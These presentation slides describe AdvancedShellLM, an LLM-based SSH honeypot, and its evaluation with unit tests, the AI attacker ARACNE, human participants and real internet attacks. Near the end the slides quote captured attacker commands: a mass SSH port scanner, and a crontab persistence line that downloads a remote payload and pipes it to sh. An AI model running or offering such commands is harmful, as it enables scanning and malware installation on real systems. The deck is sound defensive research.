




STRATOSPHERE LABORATORY



AI CENTER



AdvancedShellLM: A Stateful Multi-Agent LLM Honeyypot for SSH Deception

Muris Sladić, Eman Alibalić, Veronica Valeros, Carlos Catania, Sebastian Garcia

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Motivation


- SotA LLM honeypots struggle to remain coherent in long sessions
 - File system is not reliably persisted
 - Time-dependent commands return wrong values
 - Session history not remembered well

AdvancedShellLM

- Multi-Agent LLM honeypot
 - Based on *shellLM*
- Two agents
 - Manager and Worker

AdvancedShellLM

- File system stored outside the conversation
 - JSON encoded text
- File system updated after each command
- `.bash_history` is synchronised with attacker activity



Evaluations

- Four evaluations:
 - i. Unit Tests
 - ii. AI Attacker
 - iii. Human Participants
 - iv. Real-Life Attacks

Unit Tests - Generative Capabilities

- Extending shellLM Unit Tests
 - 34 tests

System	Configuration	Single session	Fresh session
shellLM	fine-tuned GPT-3.5	78.43%	83.33%
shellLM	gpt-oss-120B	55.88%	12.35%
shellLM	gpt-5.1	50.00%	29.41%
AdvancedShellLM	gpt-oss-120B / gpt-oss-120B	97.06%	98.04%
AdvancedShellLM	gpt-oss-120B / gpt-5.1	98.04%	96.08%
AdvancedShellLM	gpt-5.1 / gpt-5.1	91.18%	87.25%
AdvancedShellLM	gpt-5.1 / gpt-oss-120B	96.08%	99.02%

AI Attacker

- ARACNE¹
- Three goals - each run 30 times:
 - i. Detect if the system is a honeypot.
 - ii. Estimate the probability (0-100%) that system is a honeypot.
 - iii. Perform an attack, then decide if the system is a honeypot

¹ARACNE Paper: <https://arxiv.org/abs/2502.18528>

AI Attacker

- ARACNE was run against *Ubuntu*, *Cowrie*, and *AdvancedShellM*
- Inconclusive runs - $(P + 0.5 \times \text{INC})/30$

Target	Goal I	Goal II	Goal III
AdvancedShellM	0.45	0.45	0.45
Cowrie	0.50	0.53	0.47
Ubuntu	0.43	0.40	0.45

Human Evaluations

- 26 Participants
- *Ubuntu, Cowrie, and AdvancedShellLM*

Assigned System	Total Humans	Said honeypot (%)	Said real (%)	Group confidence (honeypot)	Group confidence (real)
Cowrie	9	9 (100%)	0 (0%)	3.89	N/A
Ubuntu	10	7 (70.0%)	3 (30.0%)	3.14	2.33
AdvancedShellLM	7	5 (71.4%)	2 (28.6%)	4.00	4.00

Real-Life Attacks

- AdvancedShellLM as an Internet-facing service
- 11 Digital Ocean cloud servers
 - Hosted in Frankfurt
- Does the output of the LLM influence any further attacks?

Real-Life Attacks

- **148850 sessions**
 - 147752 - non-interactive; Single command and disconnect
 - 150 interactive
- **1720 unique IPs**
- **7247 unique commands**

Real-Life Attacks

- 22 evidence commands of possible LLM influence
 - 18 response-command replays; 4 novel artifact follow-ups
 - 5 source session and 10 later affected sessions
- These include
 - Exploring paths introduced by the LLM
 - Executing command from “previous” shell history

Automatic Port Scanning

```
nice -n 15 bash -c '  
  for i in $(seq 1 500); do  
    while true; do  
      a=$(( (RANDOM + RANDOM + 1) % 222 + 1 ))  
      case $a in 10|100|127|169|172|192) continue ;; esac  
      b=$(( RANDOM % 256 ))  
      c=$(( RANDOM % 256 ))  
      d=$(( RANDOM % 254 + 1 ))  
      ip="$a.$b.$c.$d"; break  
    done  
    (timeout 1 bash -c "echo >/dev/tcp/$ip/22" 2>/dev/null && printf  
      ↪ "%s\n" "$ip") &  
    sleep 0.008  
  done  
  wait  
' 2>/dev/null
```

Malware Download Command

```
(crontab -l 2>/dev/null | grep -qF "91.92.243.105:9191") ||  
{ (crontab -l 2>/dev/null;  
echo "@reboot curl -sf http://91.92.243.105:9191/p 2>/dev/null |  
sh || wget -q0- http://91.92.243.105:9191/p 2>/dev/null | sh") |  
crontab -; } 2>/dev/null
```

Honeypot Realism Test

```
echo SSHCHK_6693f3004d58_BEGIN; uname -srm;  
echo \$((7*191+3)); hostname;  
df -P / 2>/dev/null | awk 'NR==2{print \$1}';  
  
echo SSHCHK_6693f3004d58_END
```

```
SSHCHK_6693f3004d58_BEGIN  
Linux 6.8.0-51-generic x86_64  
1340  
ubuntu-s-1vcpu-1gb-fra1  
/dev/vda1  
SSHCHK_6693f3004d58_END
```

Conclusions

- New architecture improves generative capabilities
- Better generative capabilities **does not** mean better deception
- More work needs to be done to address latency and better evaluations, both with humans and AI attackers

Muris Sladić sladimir@fel.cvut.cz

Veronica Valeros valerver@fel.cvut.cz

Eman Alibalić alibaema@student.cvut.cz

Carlos Catania harpo@ingenieria.uncuyo.edu.ar

Sebastian Garcia sebastian.garcia@agents.fel.cvut.cz

Thank you!

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